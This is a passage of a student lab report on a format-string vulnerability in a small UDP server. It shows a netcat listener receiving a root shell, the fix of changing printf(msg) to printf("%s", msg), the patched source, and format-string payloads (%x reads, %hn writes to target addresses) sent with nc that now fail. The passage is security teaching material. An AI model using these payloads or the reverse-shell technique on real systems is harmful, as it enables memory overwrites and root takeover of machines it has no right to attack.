


```
PES2UG19CS412@Server:~$nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.13] port 7070 [tcp/*] accepted (family 2, sport 56094)
root@localhost:/home/seed# id
id
uid=0(root) gid=0(root) groups=0(root)
root@localhost:/home/seed#
```

OBTAINING THE ROOT SHELL

TASK 8: FIXING THE PROBLEM


The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments. This warning




```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

is raised due to the printf(msg) line in the following code:


This happens due to improper usage and not specifying the format specifiers while grabbing input from the user.
To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed.
The following shows the modified program and its recompilation in the same manner, which no more provides any warning:



```c
#include <netinet/ip.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int target = 0x11223344;

void myprintf(char *msg) {
  printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned)&msg);
  // This line has a format-string vulnerability
  printf("%s",msg);
  printf("The value of the 'target' variable (after): 0x%.8x\n", target);

}

// This function provides some helpful information. It is meant to
//   simplify the lab task. In practice, attackers need to figure
//   out the information by themselves.
void helper() {
  printf("The address of the secret: 0x%.8x\n", (unsigned)secret);
  printf("The address of the 'target' variable: 0x%.8x\n", (unsigned)&target);
  printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}

void main() {
  struct sockaddr_in server;
  struct sockaddr_in client;
  int clientLen;
  char buf[1500];

  helper();

  int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  memset((char *)&server, 0, sizeof(server));
  server.sin_family = AF_INET;
```



```
PES2UG19CS412@Server:~$gedit server.c
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
@@@@.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff080
B�@@@@@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
65245x%hn%.103x%hn
The value of the 'target' variable (after): 0x11223344
```



```
PES2UG19CS412@Client:~$echo @@@@.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x | nc -u 10.0.2.13 9090
^C
PES2UG19CS412@Client:~$echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn | nc -u 10.
0.2.13 9090
```

On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.

*****